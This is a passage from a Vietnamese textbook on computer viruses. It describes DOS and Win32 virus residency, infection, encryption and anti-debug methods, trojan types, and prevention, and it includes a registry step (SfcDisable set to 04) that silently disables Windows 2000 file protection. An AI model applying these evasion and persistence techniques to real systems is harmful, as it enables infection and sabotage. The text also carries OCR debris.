Vì không cấp phát vùng nhớ cho Virus, DOS không có một lý do nào mà không cấp phát cho một chương trình khác nếu có yêu cầu, chính vì điều này, phương pháp

tự định vị đã gây ra nhiều tranh cãi vì nó không tuân theo một nguyên tắc an toàn dữ liệu nào.

- Thường trú như chức năng 31H.

Đây là một kỹ thuật phức tạp, đòi hỏi phải có sự hiểu biết tường tận không những chức năng của Undocumented (nhưng tài liệu không được công bố) cũng như cách tổ chức và thi hành một file của DOS.

- Thường trú sau khi đoạt lại quyền điều khiển.

Cách này dựa vào phương pháp thi hành chương trình hai lần. Cách này sẽ lấy tên chương trình đang thi hành trong môi trường mà DOS tổ chức, rồi một lần nữa, nó sẽ thi hành ngay chính bản thân mình, sau khi đã giảm vùng nhớ xuống còn tối thiểu. Sau khi file thi hành xong, quyền điều khiển bây giờ lại trao về cho Virus, và lúc này nó mới tiến hành thường trú bằng chức năng 31H của DOS như một chương trình bình thường. Các bước để thực hiện kỹ thuật này như sau:

+ Giải phóng vùng nhớ không cần thiết

+ Tạo EPB (exec parameter block) là một cấu trúc cung cấp cho DOS những thông tin cần thiết về môi trường.

+ Tìm file trong môi trường hiện thời.

+ Đặt dấu hiệu đang thi hành lại

+ Dùng chức năng 4B thi hành chính nó một lần nữa.

+ Nhận quyền điều khiển trả lại, dùng chức năng 4D để lấy mã lỗi ra của chương trình.

+ Dùng chức năng 31H để thường trú với BX là kích thước Virus, mã ra là mã lấy từ chức năng 04DH.

Tuy vậy phương pháp này vẫn có hạn chế, nó không thể lây lan được file COMMAND.COM vì khi COMMAND.COM lên lần đầu tiên, nó sẽ không bao giờ trả quyền lại cho Virus cả, mặt khác, sẽ không có Virus nào lây tiếp vì dấu hiệu trong vùng nhớ cho biết Virus đang ở quá trình đợi điều khiển. Do đó, tất cả các Virus được thiết kế theo phương pháp này đều kiểm tra tên file với COMMAND.COM trước khi nó lây.

d. Kỹ thuật phá hoại.

- TF- Virus

Do TF- Virus chỉ dành quyền điều khiển có một lần, nó không thể đếm giờ một cách đều đặn được, do đó phần lớn các TF- Virus đều mang tính phá hoại ngẫu nhiên và tiến hành ngay trên file đối tượng. Việc phá hoại tương đối nhỏ, xoá file, đổi ngày tháng.

- RF- Virus

Đối tượng phá hoại của Virus loại này phong phú hơn, bao gồm màn hình, loa, đĩa,.. Phần phá hoại có thể là cuộc 'thi tài' giữa các giải thuật ngắn gọn nhưng có hiệu suất cao. Hiếm thấy Virus nào mang tính phá hoại tàn khốc, tuy vậy sau này, khi Virus dễ bị phát hiện nó đã không còn mang tính hiền hoà nữa. Kỹ thuật đếm giờ, số lần lây giống như B- Virus.

e. Kỹ thuật gây nhiễu và nguỵ trang.

- Nguỵ trang

Một yếu điểm không cách nào tránh khỏi là file đối tượng sẽ bị tăng kích thước. Lượng tăng lên này phụ thuộc vào việc có bao nhiêu Virus đã lây vào và kỹ thuật lây. Đây cũng là một thách thức cho những người viết Virus. tuy vậy hiện nay, cũng có cách giải quyết khi các lệnh DIR của DOS đều dùng chức năng 11H và 12H để lấy thông tin về file (kể cả kích thước), do đó việc chi phối chức năng này cũng có thể đánh lừa được một số người. Tuy nhiên, điều này cũng gây hiệu ứng cho các phần mềm dùng các chức năng này để copy file, so sánh hay tự tổ chức lấy việc thi hành file mà không thông qua DOS.

- Gây nhiễu.

Nếu vấn đề nguỵ trang chỉ đơn giản là nhằm giải quyết hiện tượng tăng kích thước, thì vấn đề gây nhiễu lại có tầm quan trọng trong vấn đề chống những phần mềm diệt Virus có ý định 'trục xuất' Virus ra khỏi file.

Thông thường, các nhà chữa trị Virus phải nắm được Virus cất giấu dữ liệu của file đối tượng ở đâu rồi khôi phục lại. Để làm điều này, đôi khi họ phải 'tham khảo' chương trình Virus – và cũng dễ theo dõi nếu kích thước chương trình quá nhỏ. Kỹ

thuật gây nhiễu sẽ không cho họ có khả năng để làm điều này, hoặc làm trong điều kiện cực kỳ khó khăn vì logic chương trình. Thông thường Virus sẽ thực hiện

- Anti-debug: Các tay diệt Virus thường dùng các phần mềm debug để theo dõi chương trình Virus. các chương trình này thực chất phải dùng các ngắt 1h và 3h để thi hành từng bước một. Tất nhiên điều này sẽ không còn dùng được nữa vì Virus chi phối ngắt 1h và 3h, bất kỳ sự xâm phạm nào đến ngắt này sẽ dẫn đến những kết quả không lường được.
- Exec header giả: khi kiểm tra Virus trên file .EXE, điều bắt buộc là người diệt Virus phải đọc bảng EXEC header vào và định đầu vào file, từ đó mới phát hiện ra Virus. Nay điều này cũng không còn như trước nữa, thật là không may nếu họ đọc bản tham số này bằng cách mở file và đọc, chương trình Virus đã nhanh tay hơn khi phát hiện ra ý đồ này và bằng cách thay vào đó một bảng tham số bình thường thì mọi chuyện vẫn bình thường, nghĩa là 'tình hình file vô cùng yên tĩnh'.
- Mã hoá chương trình: mã hoá phần lớn chương trình Virus, chỉ khi nào vào vùng nhớ, phần chương trình này mới được mã hoá ngược lại (giải mã). Kỹ thuật mã hoá thường dùng chỉ sử dụng kết quả của lệnh XOR. Tuy nhiên, một lần nữa mã hoá cũng không làm các nhà chống Virus nản lòng nên khuynh hướng của Virus hiện nay là mã hoá thành từng 'tầng', 'tầng' này giải mã cho tầng kế nó và 'khoá' của mỗi phần tuỳ thuộc vào thời gian lây lan (nghĩa là với các file được lây ở những thời điểm khác nhau, phần mã cũng khác nhau).

f. Các kỹ thuật khác.

- Định vị chương trình.

Đối với những F- Virus áp dụng kỹ thuật lây chèn đầukhông gặp phải những rắc rối này (nhưng nhược điểm của nó là chỉ lây theo dạng nay được trên file .COM). Tuy nhiên những F- Virus dùng phương pháp Append file thì lại gặp rắc rối do việc định vị những biến nội tại trong chương trình Virus vì rõ ràng offset của nó không xác định một cách tuyệt đối mà phụ thuộc vào kích thước file nó 'gắn' vào. Các cách để giải quyết trường hợp này là:

- Định vị tương đối: chương trình Virus sẽ định vị offset của nó trong mọi file theo đầu vào Virus hơn là từ PSP trở đi. Nghĩa là mọi tác vụ truy xuất biến nội tại cũng được tính từ đầu chương trình Virus. Điều này lại gây lúng túng cho các nhà sản xuất phần mềm khi F- Virus thuộc loại này xuất hiện. Thông thường để định vị đầu vào chương trình Virus, Virus sẽ đẩy offset kế tiếp vào trong stack rồi lấy nó ra bằng một lệnh POP, đơn giản lấy giá trị này vào trong một thanh ghi cho phép tham chiếu gián tiếp (SI, DI, BX,..), lúc này mọi tham chiếu các biến nội tại sẽ theo thanh ghi này.

  Tuy nhiên phương pháp này lại làm cho một số người viết Virus khó chịu khi việc định vị tương đối nay 'chiếm' mất một thanh ghi. Do đó, một cách khác được nêu ra nhằm khắc phục trường hợp này.
- Định vị tuyệt đối bằng cách thay đổi CS:IP

  Sau khi được trao quyền điều khiển, chương trình Virus có thể chiếm và lưu trú một vùng nhớ, chuyển chương trình sang vùng này theo offset tuỳ chọn (thường là 0,0100H) rồi chuyển quyền điều khiển sang vùng mới tạo này.

- Kỹ thuật lấy ngắt.

Không như B- Virus, số lượng ít và cũng có ít khi tồn tại quá nhiều loại trong vùng nhớ, F- Virus có thể tồn tại đồng thời nhiều loại trong vùng nhớ. Và thường chi phối ngắt 21H. Một qui luật trong máy tính: quyền lợi thuộc về những phần mềm nào chi phối máy trước tiên, những chương trình Virus lên sau sẽ không còn cái quyền ưu tiên ấy nữa. Mặt khác, một phần mềm chống Virus dạng thường trú cũng có thể ghi lên trước hết và chi phối ngắt 21H, bất kỳ một lời gọi mở, đọc, ghi file đều được nó kiểm tra chặt chẽ.

Lúc này vấn đề sống còn đặt ra là làm sao chiếm cho được ngắt 21H 'chuẩn' của DOS.

Có một vài cách để lấy được ngắt 21H này, trong đó, có một cách là thông qua ngắt 1h và 3h, hay tự định vị tuyệt đối như ở một phần mềm chống Virus. Tuy nhiên những các có được vẫn không thuyết phục được những nhà lý thuyết vì trong thực tế khả năng không đạt được có thể cao.

B. Các Virus file trên môi trường windows.

Phần này sẽ phân tích công nghệ của các Virus file hoạt động trên môi trường Win32.

1. Đối tượng lây nhiễm và môi trường hoạt động.

Môi trường thay đổi hầu hết so với môi trường DOS, nhất là ở một số thay thế cơ bản: các API thay thế cho các ngắt, xuất phát từ sự thay thế các thanh ghi 16 bit và offset thành 32 bit.

- Những thay đổi giữa công nghệ lập trình 16 bit và 32 bit:

Làm việc với các từ kép (Dword) thay vì các từ (Word), cũng có thêm hai thanh ghi đoạn FS và GS, bổ sung cho 4 thanh ghi đoạn CS, DS, ES, SS. Chúng ta cũng có thể sử dụng các thanh ghi 32 bit mới: EAX, EBX, ECX, EDX, ESI, EDI, EBP và ESP.

- Các vòng (rings):

Là một cơ chế bảo vệ Windows sử dụng, ở đây chỉ nêu những điểm chính yếu. Bộ vi xử lý có 4 mức đặc quyền Ring 0, Ring 1, Ring 2 và Ring 3. Các Virus thường chỉ quan tâm đến mức 3 và 0.

+ Ring 3 còn gọi là mức người sử dụng, trong đó có rất nhiều hạn chế đối với các chương trình.

+ Ring 0 hoàn toàn khác với Ring 3, trong đó Windows lưu giữ phần mã lệnh hạt nhân của nó. Những chương trình tiến hành ở mức này không bị hạn chế như ở mức người sử dụng.

Một số thông tin kỹ thuật cơ bản:

+ Selector: là một đoạn rất lớn, và là dạng của bộ nhớ dưới Win32, còn được gọi là vùng nhớ phẳng (Flat Memory). Chương trình có thể truy nhập trực tiếp tới 4 GB bộ nhớ, bằng cách sử dụng địa chỉ offset 32 bit.

+ Cấu trúc các file thi hành trên Windows:

Windows có các dạng file thi hành riêng, có thể chỉ ra một số dạng sau: NE (NewExecutable), LE (LinearExecutable), PE (Portable executable), VxD (Virtual Driver)….

2. Phân tích các kỹ thuật của Virus file trên Windows.

a. Kỹ thuật lây nhiễm.

Sử dụng các công nghệ như F-Virus trên môi trường DOS đã được phân tích ở trên.

Có một số công nghệ đặc biệt, đối phó với những cơ chế bảo vệ của hệ điều hành mới. Ví dụ cơ chế bảo vệ của Windows 2000:

Windows 2000 sử dụng một cơ chế bảo vệ, ngăn chặn sự thay thế hay sửa đổi các file được bảo vệ gọi là SystemFileProtect (SFP). Nếu một Virus file lây nhiễm trên một máy tính sử dụng Windows 2000, một hộp thoại sẽ xuất hiện và thông báo là file bị thay thế.

Windows 2000 lưu giữ một danh sách các file hệ thống được bảo vệ và sẽ huỷ bỏ bất cứ sự thay thế hay sử đổi trong khi thông báo trên được hiển thị.

Hệ thống bảo vệ này có thể bị loại bỏ, bằng cách thay thế một khoá trong registry của máy tính, lưu giữ cấu hình của hệ thống bảo vệ:

HKEY_LOCAL_MACHINE
\SOFTWARE\Microsoft\Windows NT\Current Version\Winlogon
SfcBugcheck
SfcDisable
SfcQuota
SfcScan

Virus có thể sửa giá trị khóa SfcDisable thành TRUE (01), và ở lần khởi động sau, hệ thống bảo vệ sẽ bị vô hiệu hoá. Tuy nhiên, hệ điều hành lại thông báo với người dùng về việc SFP bị vô hiệu hoá, và trong phiên làm việc sau đó, hệ thống sẽ cho phép SFP hoạt động trở lại. Có thể sử dụng một giá trị khác (04) thay cho 01, khi đó, Windows 2000 sẽ không thông báo về sự thay đổi chế độ bảo vệ nhưng vẫn cho phép SFP hoạt động trở lại trong phiên làm việc sau.

Một giải pháp tạm thời có thể sử dụng là không lây nhiễm các file được Windows 2000 bảo vệ. Sử dụng hàm API SfcIsFileProtected, ta có thể xác định một file có được hệ điều hành bảo vệ hay không:

```
If (SfcisFileProtected(NULL,szFileName)==0)
    printf("file không được bảo vệ \n");
else
```

printf(“file được bảo vệ \n”);

b. Kỹ thuật kiểm tra sự tồn tại.

- Kiểm tra trên bộ nhớ (đối với những Virus thường trú):

Vẫn sử dụng các phương pháp như Virus file trên môi trường DOS, ngoài ra có một số Virus sử dụng các công nghệ đặc biệt không thông dụng, ví dụ như CIH sử dụng thanh ghi gỡ rối Cr3 để kiểm tra sự tồn tại trên bộ nhớ.

Những kỹ thuật dùng lại cũng được thiết kế để làm việc với mô hình tổ chức bộ nhớ mới.

- Kiểm tra trên file: vẫn sử dụng phương pháp như Virus file trên môi trường DOS.

c. Kỹ thuật sử dụng Structured exception Handling (SHE).

Win32 chay trong chế độ bảo vệ (PM), trong đó các trang bộ nhớ có thuộc tính riêng, ví dụ như thuộc tính cho phép đọc, cho phép ghi và mỗi khi một chương trình thực hiện một tác vụ vượt quá thuộc tính của trang, một lỗi exception sẽ xuất hiện và khung SHE của hệ điều hành sẽ được sử dụng. Thủ tục này sẽ thông báo lỗi đã xảy ra và cung cấp một số thông tin phục vụ cho việc gỡ rối chương trình như địa chỉ IP của lệnh gây ra lỗi.

d. Kỹ thuật định vị.

Vẫn sử dụng các phương pháp như Virus file trên môi trường DOS, chuyển từ việc sử dụng các thanh ghi và chế độ địa chỉ 16 bit sang 32 bit.

e. Công nghệ thường trú.

Như đã phân tích ở trên, một Virus có thể thi hành ở mức người dùng (ring 3) hay mức hệ thống (ring 0), các công nghệ thường trú cũng chia thành 2 phần: thường trú ở mức người dùng và thường trú ở mức hệ thống.

- Thường trú ở mức người dùng:


Ring 3 bị hạn chế và ngăn cấm tiến hành nhiều tác vụ, tuy nhiên thiết kế Virus trên Ring 3 sẽ có khả năng tương thích với nhiều môi trường Win32 như Windows 95/98, Windows NT.

Trước hết để có thể sử dụng các API cơ sở mà hệ điều hành cung cấp, Virus phải tìm được địa chỉ cơ sở của thư viện KERNEL32.

- Thường trú ở mức hệ thống:

Có thể đưa ra các bước để tiến hành thường trú ở Ring 0 như sau:

- Kiểm tra hệ điều hành: nếu là Windows NT, dừng lại và trả quyền điều khiển cho chương trình chủ.
- Chuyển tới Ring 0
- Thi hành ngắt, chứa đoạn mã Virus.
  + Phân phối vùng nhớ để thường trú (phân phối các trang trên heap).
  + Chuyển chương trình Virus lên vùng nhớ mới.
  + Chặn FileSystem và lưu thủ tục xử lý cũ:


ChÆn file system
Lưu tất cả các thanh ghi và điều chỉnh ESP
Lưu các tham số
Yêu cầu mở file?
N
Y
Chuyển tên file sang dạng ASCIIZ
File .EXE?
N
Y
Mở file và lây nhiễm
Gọi thủ tục xử lý cũ
Để tất cả các tham số trả về trong ESP
Trả về

+ Trở về.

- Đặt lại vector ngắt cũ
- Trả quyền điều khiển cho chương trình chủ.

f. Kỹ thuật tìm kiếm file đối tượng.

Tương tự như Virus file trên môi trường DOS, có hai kỹ thuật tìm kiếm file đối tượng.

- Đối với các Virus thường trú.
  Kỹ thuật chiếm ngắt dưới DOS được thay thế bởi một loạt các kỹ thuật tiến hành kiểm soát các tác vụ trên file. Mỗi khi phát hiện các tác vụ này, Virus sẽ tiến hành kiểm tra để lây nhiễm.
- Đối với các Virus không thường trú:
  Tiến hành các thao tác tìm kiếm trên thư mục dựa trên các hàm API (ring 3) hay trên các dịch vụ đực các VxD của hệ thống cung cấp (ring0).

g. Kỹ thuật tạo áo giáp.

- Chống dịch ngược:
  Cũng giống như với các Virus DOS nhưng có thay thế để phù hợp sử dụng các thanh ghi 32 bit và thay thế các ngắt bằng các API và dịch vụ VxD.
- Chống debug

h. Kỹ thuật nguỵ trang.

Sử dụng các kỹ thuật tương tự như Virus trên DOS về ý tưởng, nhưng thay đổi về chi tiết kỹ thuật phù hợp với môi trường Windows.

i. Kỹ thuật chống mô phỏng.

Cải tiến các kỹ thuật đã được sử dụng trong Virus file trên DOS cho phù hợp với môi trường mới. Ngoài ra còn sử dụng một số kỹ thuật mới:

- Sử dụng SHE để gây lỗi cho quá trình mô phỏng.
- Sử dụng Thread để che dấu Virus không bị chương trình mô phỏng theo dõi.

Và còn rất nhiều kỹ thuật khác nữa..

IV. PHÂN TÍCH KỸ THUẬT VIRUS TRÊN MẠNG

1. Lây nhiễm trên mạng cục bộ (LAN).

Công nghệ lây nhiễm trên mạng LAN dựa trên một ý tưởng chính: sử dụng sự tiện lợi trong liên hệ giữa các máy tính để lây nhiễm các chương trình từ xa.

Có thể thấy rất nhiều khả năng tận dụng mối liên hệ giữa các máy tính trong mạng cục bộ:

- Quét một khoảng IP nào đó để tìm kiếm một số dịch vụ như NETBIOS, FTP hay bất cứ dịch vụ nào cho phép truy nhập máy tính từ xa.
- Liên hệ với các Virus trên các hệ thống khác nhau.
- Đánh cắp các mật khẩu cũng như các thông tin khác trên các máy tính ở xa.

2. Internet.

Đối với các Virus, có thể coi Internet như một mạng LAN lớn, trong đó có một điểm thuận lợi: các máy tính có thể ở rất xa nhau về mặt địa lý. Điểm đó cho phép các Virus có thể lan truyền khắp thế giới.

Sau đây ta sẽ xem xét một số loại Virus điển hình hay được sử dụng trên Internet.

Ngựa trojan là loại thường gặp nhất trên Internet.

- Thế nào là trojan?

Trojan là:

+ Một chương trình bất hợp pháp được chứa bên trong một chương trình hợp pháp. Chương trình không hợp pháp này thực hiện những hàm bí mật mà người dùng không biết hay không cần đến.

+ Trojan cũng có thể được là một công cụ quản trị từ xa.

+ Trojan có tên từ một câu chuyện thần thoại cũ về những người Hi Lạp trong thời gian chiến tranh, họ đã tặng cho kẻ thù của mình một con ngựa gỗ khổng lồ. Những chiến binh thành Trojan đã nhận con ngựa gỗ và đem vào thành, đêm đó những chiến binh Hi Lạp đã từ bụng ngựa xông ra làm cỏ thành Trojan và tên con ngựa này được đặt cho loại Virus này.

- Trojan ngày nay.

- Ngày nay, Trojan luôn là vấn đề lớn trong bảo mật và an toàn trên mạng.

- Nhiều người không biết Trojan là gì và họ tải xuống những file không rõ nguồn gốc.
- Hiện nay có khoảng hơn 1000 Trojan đó là con số chưa chính xác có lẽ còn nhiều hơn thế. Bởi vì mỗi Hacker, lập trình viên hay mỗi nhóm hacker đều có thể viết Trojan cho riêng mình và không công bố nó trên mạng cho đến khi nó bị phát hiện.
- Khi một người nào đó bắt đầu học "Winsock", đầu tiên họ tạo ra một chương trình chat hay một con Trojan. Thậm chí một chuyên viên antivirus cũng có thể bị nhiễm Trojan của mình.

• Chương trình chống virus.

- nhiều người nghĩ rằng họ có một chương trình quét virus tốt và có bản cập nhật mới nhất thì họ sẽ an toàn, máy họ sẽ không bị nhiễm Trojan hay không ai có thể truy cập máy tính của mình. Điều này hoàn toàn sai, mục đích của những của những chuyên viên viết chương trình chống virus là phát hiện ra những virus mới chứ không phải là những con Trojan. Nhưng khi những Trojan được nhiều người biết đến thì những chuyên viên chống virus sẽ nạp thêm nó vào trong chương trình quét của mình, và 1000 Trojan đã biết là quá ít, chỉ một phần rất nhỏ mà những chuyên viên antivirus phát hiện được.
- Những chương trình quét virus này không phải là firewalls, nó sẽ không phát hiện ra Trojan và bảo vệ bạn trong khi bạn lên mạng, bởi vì Trojan là chương trình đột nhập.
- Có vài công cụ đặc biệt trên mạng sẽ quét sạch những con Trojan được công bố, do đó người dùng nghĩ rằng mình được bảo vệ kỹ càng trước Trojan.

• Tôi bị nhiễm Trojan như thế nào?

Mọi người hỏi câu hỏi này và mọi người cũng cố gắng tự tìm cho mình câu trả lời nhưng hầu hết họ đều bế tắc. Bởi vì khi một chuyên viên hỏi bạn có tải xuống, hay chép file từ đâu đó không thì 90% trả lời là không, nhưng thực sự họ đã làm điều đó từ vài ngày trước.

Chúng ta có thể bị nhiễm Trojan từ rất nhiều nguồn sau đây là một số ví dụ:

- Từ ICQ: mọi người nghĩ rằng Trojan không thể lây lan trong khi họ đang nói chuyện trên ICQ nhưng họ quên là người đang nói chuyện có thể gửi cho họ một chú Trojan. Có thể có một bug ICQ cho phép gửi một file .exe tới người đó nhưng người nhận thì nhận được một file hình ảnh hoặc âm thanh…ví dụ có người nào đó sẽ thay đổi biểu tượng của file .exe thành .bmp và nói với người kia rằng đây là hình của anh ta. Người kia sẽ download và sẽ bị dính Trojan.
- Từ IRC: cũng giống như trên vậy.
- Từ mail: đa số các Trojan được lây lan bằng mail và tốc độ lây lan của nó rất nhanh. Một cách đơn giản và thường dùng là Trojan sẽ lấy địa chỉ mail trong adress book để phát tán cho những người bạn của người nhận Trojan.
- Truy cập trực tiếp: một người nào đó chạy trực tiếp một con Trojan trên máy tính của mình
- Khi download tài liệu trên mạng có thể tài liệu đã đính một con Trojan.

• Trojan nguy hiểm như thế nào?

Nhiều người, không biết Trojan nghĩ rằng khi chạy chúng, họ không thấy điều gì xảy ra, và họ nghĩ rằng Trojan không có gì nguy hiểm, bởi vì máy tính vẫn làm việc và dữ liệu vẫn còn, nếu là một con Virus thì mọi chuyện đã khác.. Khi máy tính bị nhiễm Trojan, tất cả dữ liệu trên máy đều có thể bị nguy hiểm, nghĩa là một người nào đó đã đột nhập từ xa vào máy tính này, người này có thể xoá dữ liệu trên máy, nếu là chuyên nghiệp họ sẽ chép dữ liệu về để khai thác và trong đó có cả những dữ liệu quan trọng, có thể những người này sử dụng Trojan để cắm Virus phá hoại lên máy chẳng hạn CIH.

• Các loại Trojan:

Có rất nhiều Trojan, nhưng chủ yếu nó được chia ra làm các dạng căn bản sau:

- Trojan dùng để truy cập từ xa: hiện nay, Trojan loại này được sử dụng rất nhiều. Chức năng chính của Trojan này là mở một cổng trên máy nạn nhân để hacker có thể đột nhập vào. Những con Trojan này rất dễ sử dụng chỉ cần nạn nhân bị nhiễm Trojan và Hacker có IP của nạn nhân thì đã có thể truy cập toàn quyền trên máy nạn nhân.

- Keylogger: nó ghi lại tất cả hành động trên bàn phím rồi gửi về cho hacker khi máy bị nhiễm online.
- Trojan lấy mật khẩu: Đọc tất cả mật khẩu lưu trong cache và thông tin về máy bị nhiễm rồi gửi về cho hacker mỗi khi máy bị nhiễm online.
- Trojan phá huỷ: loại này chỉ có một nhiệm vụ duy nhất là phá huỷ toàn bộ dữ liệu trên máy nhiễm.
- FTP Trojan: loại này mở cổng 21 trên máy nhiễm và để cho tất cả mọi người kết nối đến máy tính này không cần mật khẩu họ sẽ toàn quyền tải bất kỳ dữ liệu nào.

• Trojan hoạt động như thế nào?

Khi nạn nhân chạy file nhiễm Trojan, nếu là Trojan truy cập từ xa (remote access), file server sẽ luôn ở chế độ chờ. Nó sẽ chờ cho đến khi nhận được tín hiệu của client, ngay lập tức nó sẽ mở một cổng nào đó để hacker có thể đột nhập vào. Nó có thể sử dụng TCP hay nghi thức UPD. Một số Trojan được nạp ngay khi Windows được khởi động bằng cách sửa file win.ini, system.ini hay sửa registry.

• Kỹ thuật Trojan sử dụng:

- Dựa trên một hệ thống thư điện tử để sinh ra và gửi thông điệp sử dụng các hàm MAPI. Kỹ thuật này dựa trên việc sử dụng các hàm MAPI trong thư viện MAPI32.DLL, như MAPILogon, MAPISendMail, MAPISenDocuments,..
- Sử dụng hàm WINSOCK, các hàm API như socket, connect, recv,.. trong thư viện WINSOCK32.DLL.

  + Tạo các cổng nghe đợi sẵn (listen port), các lệnh có thể chỉ thị cho Trojan tiến hành các hoạt động phá hoại hay do thám: gửi file thực thi cho máy cần lây nhiễm để lấy trộm các mật khẩu, khởi động lại hay phá huỷ hệ thống.

  + Tấn công theo phương pháp từ chối dịch vụ (DOS – Denial of Service sẽ xét tới phương pháp này sau): một Trojan tạo các kết nối tới một máy chủ HTTP/FTP nào đó và để chúng mở. Nếu có nhiều người sử dụng bị lây nhiễm Trojan, số kết nối có thể vượt quá số lượng tối đa mà máy chủ cung cấp. Trojan cũng có thể liên tiếp gửi các thông điệp đến máy chủ để gây quá tải hoạt động,

gây ra những hậu quả nghiêm trọng cho các giao dịch trên mạng và dữ liệu trên máy chủ.

+ Lây nhiễm bằng kết nối đến những cổng đặc biệt trên các máy chủ và sử dụng giao thức IRC (Internet Relay Chat protocol).

+ Cho phép các kết nối trên một cổng nào đó, sau đó định hướng lại đến một máy/cổng khác.

+ Tiến hành các hoạt động khác trên mạng, sử dụng địa chỉ của người khác, thay vì sử dụng địa chỉ của hacker.

- Kỹ thuật chặn các hàm API hỗ trợ mạng: kỹ thuật này cho phép chặn các hàm API hỗ trợ mạng, ví dụ như hàm connect trong thư viện WINSOCK32.DLL. Khi nhận được quyền điều khiển, Trojan kiểm tra cổng kết nối, nếu là cổng 25 (SMTP) thì có thể tiến hành phân phối thư điện tử có gắn Trojan do đó sẽ tiếp tục lây nhiễm các máy khác. Ngoài cổng 25, cũng có thể sử dụng các cổng khác. VD với cổng 21 (FTP), Trojan có thể tiến hành gửi một file đã lây nhiễm lên thư mục nơi đến tại máy chủ mà người sử dụng kết nối tới. Cổng 80 (HTTP)cũng có thể sử dụng tương tự.
- Kỹ thuật điều khiển từ xa: một kỹ thuật cao cấp, có thể thiết kế với một Trojan. Thường có 2 file:

+ File thứ nhất –SERVER- hoạt động như một ứng dụng chủ, và đó là phần gửi cho máy cần lây nhiễm. Phần này sẽ chờ mệnh lệnh từ chương trình CLIENT.

+ File thứ hai – CLIENT- hoạt động như một ứng dụng khách, là chương trình mà ta sử dụng để điều khiển SERVER mở cổng.

V. MẬT MÃ VÀ VIRUS.

Chúng ta đã nghiên cứu về các loại virus và các phương pháp lây nhiễm, phá hoại của các họ Virus điển hình. Câu hỏi đặt ra là có thể sử dụng mật mã để phát hiện và phòng chống virus không?

1. Mật mã trong vấn đề phát hiện, phòng chống Virus

Khi máy tính bị nhiễm virus, dữ liệu trong máy tính sẽ có thể bị phá hoại. Đối với virus Boot, khi nhiễm nhẹ thì khởi động chậm, nặng nhất là ổ cứng bị format và

dữ liệu trên đĩa hoàn toàn biến mất. Đối với loại virus này, mật mã không có khả năng phát hiện và phòng chống, bởi vì virus boot hoạt động ngay khi quá trình khởi động máy, trước lúc hệ thống nạp hệ điều hành, mà mật mã lại làm việc ở tầng ứng dụng (hoặc một số tầng khác) dựa trên từng hệ điều hành cụ thể.

Đối với virus file thường chỉ lây nhiễm vào file có phần mở rộng là: .com, .exe, .bat, .doc, .xls và một số dữ liệu khác, nên đối với những file dữ liệu có phần mở rộng khác những phần mở rộng trên thì không bị lây nhiễm. Đối với loại virus này mã hoá file là một cách phòng chống khá hiệu quả, bởi vì khi file được mã hoá phần mở rộng của file sẽ khác với những phần mở rộng mà virus file có thể lây nhiễm được.

Nếu file đã bị nhiễm virus mà sau đó ta tiến hành mã hoá nó thì cũng chỉ là mã hoá file bình thường và trong trường hợp này, mật mã không có khả năng phát hiện và phòng chống lại virus.

Xét về khía cạnh phát hiện virus, mật mã cũng có một phần khả năng phát hiện, đó là nếu ta có một file dữ liệu đã được mã hoá, sau đó file này bị nhiễm virus và gửi tới người nhận cuối, người nhận này tiến hành giải mã file và phát hiện ra rằng quá trình giải mã (hoặc xác thực) không thành công, khi đó buộc người dùng phải kiểm tra lại thuật toán mã hoá, khoá mật mã, nếu không thấy có gì sai sót thì có thể là file nhận được đã bị nhiếm virus (và bị sai lệch dữ liệu) hoặc bi sửa đổi trái phép trên đường truyền.

2. Phòng chống Virus máy tính.

a. Phòng chống Virus.

+ Hậu quả của virus.

Hầu hết các chương trình virus được viết ra chỉ nhằm mục đích phá hoại các hệ thống máy tính. Hậu quả do các virus gây nên đôi khi rất nghiêm trọng. Có thể ảnh hưởng rất lớn đến kinh tế, cả thế giới máy tính đã biết đến những virus nổi tiếng như CIH, Nimda, Klez, Red code,... Hoạt động phá hoại đôi khi còn gián tiếp gây tổn thất tới những đối tác của mục tiêu phá hoại, ví dụ khi thâm nhập vào cơ sở dữ liệu của các ngân hàng, các hệ thống thanh toán trực tuyến. Ngày nay, dựa vào công nghệ hiện đại con người có thể quản lý tất cả bằng máy tính, như một bệnh viện lớn được quản lý bằng máy tính, như theo dõi sự sống của con người ở phòng cấp cứu

